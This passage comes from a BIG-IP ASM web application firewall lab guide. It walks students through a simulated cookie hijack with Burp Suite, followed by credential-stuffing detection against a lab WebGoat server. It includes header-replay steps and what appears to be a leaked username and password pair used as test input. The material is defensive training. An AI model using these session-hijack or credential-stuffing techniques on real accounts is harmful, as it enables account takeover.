
12. Click **Raw headers**, highlight the entire `Cookies:` and `DNT:` sections and copy them to the clipboard.
13. Go back to Chrome and refresh the WebGoat login page 12 times to generate some traffic.
14. Go back to burp and re-enable intercept.
15. Go back to Chrome and go to `http://10.1.10.145/WebGoat/start.mvc#lesson/WebGoatIntroduction.lesson` (avoid copying and pasting as you'll loose your cookie data).
16. Go back to burp and quickly **replace** the **cookie** and **DNT** headers in the dialog with the one in your clipboard, then click **Forward** several times until the button turns grey.




17. Disable intercept in burp.
18. Click refresh in **Chrome** if necessary (sometimes more than one is required). You should get an ASM block page.
19. Return to the BIG-IP and navigate back to **Security -> Event Logs -> Application -> Requests**. You should see one or more illegal requests.
20. Click on the most recent illegal request, click **all details** and make note of the attributes (particularly the DeviceID):




21. If you click on **ASM Cookie Hijacking** you should also see the following explanation:




22. Now click the **magnifying glass** in the upper left corner of the log frame and use the **search** feature find a **legal** request from `f5student`. ASM's session tracking capabilities extend to search as well.


Basic
IP / Username / URL
Method / Protocol
Security Policy
Last Hour
Last Day
Last Week
Last Month
Cust
Violation Rating (Not rated-5)
Geolocation
is
Country Name or N/A
Request Status
Illegal
Legal
Not Blocked
Blocked
Support ID
Support ID or its last 4 digits
Tag
Tag Name
Apply Filter
Save Filter


Basic
IP / Username / URL
Method / Protocol
Violation
Enforced Violation
Stage
Violation Name
Attack Type
Attack Type Name
Host
Host Name or N/A
Source IP Address
Source IP Intelligence
Any Source IP Intelligence
Username
f5student
URL contains
Response Code
Response code or N/A
Mobile Application Name

23. Compare the device IDs in this request vs the illegal request we just looked at. They should be different:



[HTTP] /WebGoat/js/goatApp/view/TitleView.js


Geolocation	N/A
Source IP Address	10.1.10.51:39380
Device ID	bb0b3a57
Username	f5student
Session ID	4c13c7c93964720f
Source IP Intelligence	N/A
Host	10.1.10.145
Destination IP Address	10.1.10.145:80
Client Type	Uncategorized
Accept Status	Not Accepted
Support ID	11514430789383099258

Time	2018-05-24 11:27:22
Violation Rating	Not rated
Attack Types	N/A
Request Status	Legal
Blocking Exception Reason	N/A
Security Policy	Lab2
Virtual Server	asm_vs
Method	GET
Response Status Code	200
Severity	Informational

Note: The Device ID is essentially a fingerprint computed from a number of different browser and system attributes. They are unique identifiers that do not depend on browser session data. ASM uses these computed values to uniquely identify clients and tie them to user and session data. In this exercise we triggered an ASM Cooking Hijacking violation by replacing the cookies in the HTTP request with those of an existing valid session. ASM was able to detect this because the cookie data did not match the Device ID of the new browser.

---

24. If this were a production configuration, we would likely enable the blocking settings back on the **Session Tracking** page so that these attacks would not be allowed to continue, but for the purposes of maintaining access to the lab environment we've elected not to do so. Feel free to circle back and explore these options at the end of the lab:



25. Please close any instances of Burp and Chrome before continuing.

This Concludes Section 2.2.

5.3.3 Lab 2.3: Credential Stuffing

Credential stuffing is a type of brute force attack that leverages stolen credentials from another source. This source is most commonly the breach of a widley used online service. These leaked credentials are then levered in an attempt to compromise higher value targets in instances where users used the same credentials across multiple services. BIG-IP now has the capability to detect these types of attacks by employing a database of credentials that are known to have been compromised in a previous breach. The credentials are stored as one-way hashed usernames and passwords to protect them from further disclosure. Also note that we've chosen CAPTCHA as mitigation for this lab because it provides immediate feedback to the student. In a production environment, Client Side Integrity Defense (or both), may be a more effective form of mitigation during an actual attack. Feel free to experiment with this in the lab.

Note: Items in this section depend on steps in prior sections, please ensure you've completed all sections in lab 2 up to this point before beginning this lab.

Task 1 - Configure Credential Stuffing Detection


1. Open the BIG-IP interface in Firefox.
2. Navigate to **Security -> Application Security -> Anomaly Detection -> Brute Force Attack Prevention** and click **Create**.

Note: ASM has a number of brute force attack detection capabilities that are beyond the scope of this exercise. Take some time to examine some of the other options as you work through this lab.

For more information see: `https://support.f5.com/kb/en-us/products/big-ip_asm/manuals/product/asm-implementations-13-1-0/6.html`.

3. Select the login page we created in Lab 2.1.


4. Configure **Credential Stuffing** detection within the **Distributed Brute Force Protection** Section as follows:



5. Click **Create** .
6. Click **Apply Policy**, then click **OK** .


Task 2 - Test Credential Stuffing Detection

1. Open a new Private Browsing window in **Firefox** .
2. Go to the to WebGoat login page at `http://10.1.10.145/WebGoat/login` but **do not login as f5student** .
3. Attempt to login using the username `demo33@fidnet.com` and password `mountainman01`. On the second attempt, you should immediately be challenged via CAPTCHA because this username/password combination is present in the credential stuffing database.
4. **Solve** the CAPTCHA(s) and continue.
5. Examine the most recent **illegal** request in the event log:




Take note of the username field. The request was blocked as a brute force attack.

6. Click the **Brute force: Maximum Login Attempts are exceeded** header at the top of the event window:

